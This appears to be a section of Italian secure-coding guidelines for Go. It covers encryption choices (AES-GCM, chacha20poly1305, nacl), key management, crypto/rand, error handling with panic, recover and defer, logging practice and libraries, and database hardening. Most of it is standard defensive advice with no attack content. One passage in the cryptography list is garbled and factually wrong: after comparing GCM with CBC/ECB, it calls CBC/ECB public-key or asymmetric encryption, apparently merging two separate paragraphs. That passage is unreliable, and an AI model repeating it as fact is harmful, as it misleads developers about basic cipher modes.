La crittografia deve essere utilizzata ogni qual volta è necessario comunicare o memorizzare dati sensibili, ai quali è necessario accedere in seguito per ulteriori elaborazioni.

- Utilizzare algoritmi sicuri di hashing come l'SHA-256.

- Un caso di utilizzo "semplice" di crittografia è il protocollo HTTPS - Hyper Text Transfer Protocol Secure. AES è lo standard di fatto per quanto riguarda la crittografia a chiave simmetrica. Questo algoritmo, come molte altre cifrature simmetriche, può essere implementato in diverse modalità.
- Utilizzare GCM (Galois Counter Mode) piuttosto che CBC/ECB. La differenza principale tra GCM e CBC/ECB è il fatto che il primo è una modalità di cifratura autenticata, il che significa che dopo la fase di crittografia viene aggiunto un tag di autenticazione al testo cifrato che sarà quindi convalidato prima della decodifica dei messaggi, assicurando il messaggio da eventuali manomissioni. Il secondo è una crittografia a chiave pubblica o una crittografia asimmetrica che utilizza coppie di chiavi: pubbliche e private. La crittografia a chiave pubblica è meno performante della crittografia a chiave simmetrica per la maggior parte dei casi, per cui il suo uso più comune è la condivisione di una chiave simmetrica tra due parti usando la crittografia asimmetrica, in modo da poter utilizzare la chiave simmetrica per scambiare messaggi crittografati con crittografia simmetrica. A parte AES, che è una tecnologia degli anni' 90, gli autori di Go hanno iniziato ad implementare e supportare algoritmi di crittografia simmetrica più moderni che forniscono anche l'autenticazione, come "chacha20poly1305".
- Un altro package da considerare in Go, invece dell'uso diretto di AES, è "x/crypto/nacl". La "nacl/box" e "nacl/secretbox" in Go sono implementazioni delle astrazioni di NaCl per l'invio di messaggi crittografati per i due casi di utilizzo più comuni:
  - Invio di messaggi autenticati e crittografati tra due parti utilizzando la crittografia a chiave pubblica (nacl/box).
  - Invio di messaggi autenticati e crittografati tra due parti usando la crittografia simmetrica (a.k.a secret-key).
- Si deve stabilire e utilizzare una politica e un processo per la gestione delle chiavi crittografiche, in modo tale da proteggere i dati principali più sensibili dall'accesso non autorizzato. Pertanto, le chiavi crittografiche non devono assolutamente essere esplicitate e posizionate nel codice sorgente.
- Focalizzare l'attenzione sull'impiego di algoritmi crittografici più moderni come l'implementazione "https://godoc.org/golang.org/x/crypto" piuttosto che utilizzare il pacchetto "crypto/*".
- Tutti i numeri casuali, nomi di file casuali, GUID casuali e stringhe casuali generati applicativamente, devono essere creati utilizzando un generatore di numeri casuali approvato dal modulo crittografico, soprattutto quando questi valori sono potenzialmente sensibili e soggetti ad essere indovinati. Utilizzare dunque la "crypto/rand" che, anche se più lenta della "math/rand", risulta essere molto più sicura.

7.12.3.3 Gestione degli Errori e delle Eccezioni

La gestione degli errori e il logging rappresentano una parte essenziale nella protezione dell'applicazione e dell'infrastruttura. Quando si parla di Gestione degli errori, ci si riferisce all'individuazione di eventuali errori nella logica dell'applicazione che potrebbero causare il blocco del sistema a meno che non vengano gestiti correttamente.

In Go esistono funzioni per la gestione degli errori. Queste sono: il panic, recover e il defer. Quando uno stato di applicazione è *panic*, l'esecuzione normale viene interrotta, le dichiarazioni di *defer* vengono eseguite e la funzione torna al suo chiamante. *Recover* di solito è utilizzato all'interno delle dichiarazioni di *defer* e consente all'applicazione di riacquistare il controllo su una routine di panicking e di tornare alla normale esecuzione.

D'altra parte, il logging dettagliato di tutte le operazioni e delle richieste che si sono verificate nel sistema aiuta a determinare quali azioni devono essere adottate per proteggere il sistema. Poiché gli aggressori tentano di eliminare tutte le tracce delle loro azioni cancellando i registri, è fondamentale che i registri del log siano centralizzati.

Altre azioni:

- gli sviluppatori devono assicurarsi che non siano divulgate informazioni sensibili nelle risposte di errore, nonché garantire che nessun gestore di errori persegua informazioni (ad esempio, il debug o le informazioni sulle tracce di stack).
- Il logging deve essere sempre gestito dall'applicazione e non deve basarsi sulla configurazione del server. Tutte le registrazioni devono essere implementate da una routine master su un sistema affidabile e gli sviluppatori devono inoltre assicurarsi che i dati sensibili non siano soggetti a logging (ad es. Password, informazioni sulla sessione, dettagli di sistema, ecc.) né che ci siano informazioni di tracciamento di debug o stack. Inoltre, la registrazione dovrebbe coprire sia eventi di successo che di insuccesso in materia di sicurezza.

Il package nativo di Go che contiene le funzioni di logging non supporta livelli distinti di verbosità, il che significa che tale feature deve essere implementata a parte. Un altro problema con il logger nativo è che non c'è modo di attivare o disattivare il logging per package. Poiché normalmente sono richieste funzionalità di logging adeguate per la manutenzione e la sicurezza, a tal fine, si utilizza una libreria di registrazione di terze parti come ad esempio:

- **Logrus** - https://github.com/Sirupsen/logrus
- **glog** - https://github.com/golang/glog
- **loggo** - https://github.com/juju/loggo

Tra queste librerie, la più usata è "**Logrus**".
Per garantire la validità e l'integrità dei log, deve essere utilizzata come passo aggiuntivo una funzione di hash crittografica al fine di prevenire possibili manomissioni dei log.

7.12.3.4 Sicurezza del Database

- Installazione sicura del server di database:
  - Modificare / impostare una password per account di root;
  - Rimuovere gli accounts "root" che sono accessibili dall'esterno di localhost;
  - Rimuovere eventuali account anonimi;
  - Rimuovere qualsiasi database di prova esistente;
- Rimuovere eventuali stored procedure non necessarie, pacchetti di utilità, servizi inutili, contenuti del fornitore (ad es. Schemi di esempio).
- Installare il set minimo di funzionalità e opzioni necessarie per il database, per funzionare con Go.
- Disattivare tutti gli account predefiniti che non sono richiesti nell'applicazione Web per connettersi al database.